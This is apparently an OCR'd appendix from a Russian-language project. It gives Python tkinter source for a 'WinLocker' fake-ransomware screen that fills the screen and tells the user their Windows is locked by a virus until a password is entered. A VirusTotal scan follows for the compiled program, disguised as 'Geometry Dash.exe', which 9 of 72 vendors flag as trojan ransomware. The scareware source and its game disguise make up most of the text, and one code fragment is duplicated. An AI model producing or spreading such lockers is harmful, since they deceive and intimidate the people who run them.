
Код программы



```
import tkinter
from tkinter import messagebox

window = tkinter.Tk()
window["bg"] = "black"

window.attributes("-fullscreen", True)

txt_title = tkinter.Label(window, text="ВАШ WINDOWS ЗАБЛОКИРОВАН", font=("Arial Bold", 64), fg="white", bg="black")
txt_title.pack(pady=100)

txt_desc = tkinter.Label(window,
                         text="Ваш Компьютер заблокирован вирусом WinLocker. Введите пароль для разблокировки системы.",
                         font=("Arial Regular", 24), fg="white", bg="black")
txt_desc.pack()

entry_password = tkinter.Entry(window, font=("Arial Bold", 30))
entry_password.pack(pady=50)

1 usage
def unlock():
    if entry_password.get() == "1":
        window.destroy()
    else:
        tkinter.messagebox.showinfo(message="Неправильный пароль!")
        entry_password.delete(0, tkinter.END)

button = tkinter.Button(window, text="Разблокировать", font=("Arial Bold", 20),
                        command=unlock)
button.pack()

frame = tkinter.Frame(window, bg="black")
frame.pack(pady=20)

for i in range(1, 10):
    button = tkinter.Button(frame, text=str(i), command=lambda x=i: entry_password.insert(tkinter.END, str(x)),
                            font=("Arial Regular", 24), bg="white")
```

Приложение №4

Код программы



```
txt_desc.pack()

entry_password = tkinter.Entry(window, font=("Arial Bold", 30))
entry_password.pack(pady=50)

def unlock():
    if entry_password.get() == "1":
        window.destroy()
    else:
        tkinter.messagebox.showinfo(message="Неправильный пароль!")
        entry_password.delete(0, tkinter.END)

button = tkinter.Button(window, text="Разблокировать", font=("Arial Bold", 20),
                        command=unlock)
button.pack()

frame = tkinter.Frame(window, bg="black")
frame.pack(pady=20)

for i in range(1, 10):
    button = tkinter.Button(frame, text=str(i), command=lambda x=i: entry_password.insert(tkinter.END, str(x)),
                            font=("Arial Regular", 24), bg="white")
    button.pack(side=tkinter.LEFT, padx=10)
    if i == 9:
        button = tkinter.Button(frame, text=str(0), command=lambda: entry_password.insert(tkinter.END, str(0)),
                                font=("Arial Regular", 24), bg="white")
        button.pack(side=tkinter.LEFT, padx=10)

window.mainloop()
```

Приложение №5

Результат проверки VirusTotal

9 / 72

Community Score

9/72 security vendors and no sandboxes flagged this file as malicious

Reanalyze Similar More

ca4b2a44e8213426 5bf7f24045eb3db8f96874c7ecb4dad1081533803c4af41e

Geometry Dash.exe

peexe overlay 64bits

Size 9.28 MB

Last Modification Date 27 minutes ago

EXE

DETECTION DETAILS RELATIONS BEHAVIOR TELEMETRY COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.python/winblocker

Threat categories trojan ransomware

Family labels python winblocker

Security vendors' analysis

Do you want to automate checks?

Avast	Win64:Malware-gen	AVG	Win64:Malware-gen
Elastic	Malicious (moderate Confidence)	Jiangmin	TrojanSpy.Agent.afwu
Kaspersky	HEUR:Trojan-Ransom.Python.WinBlocke...	Skyhigh (SWG)	BehavesLike.Win64.Generic.tc
Trellix (FireEye)	Generic.mg.122c175e42a25fb4	Zillya	Trojan.Agent.Win32.3891674
ZoneAlarm by Check Point	HEUR:Trojan-Ransom.Python.WinBlocke...	Acronis (Static ML)	Undetected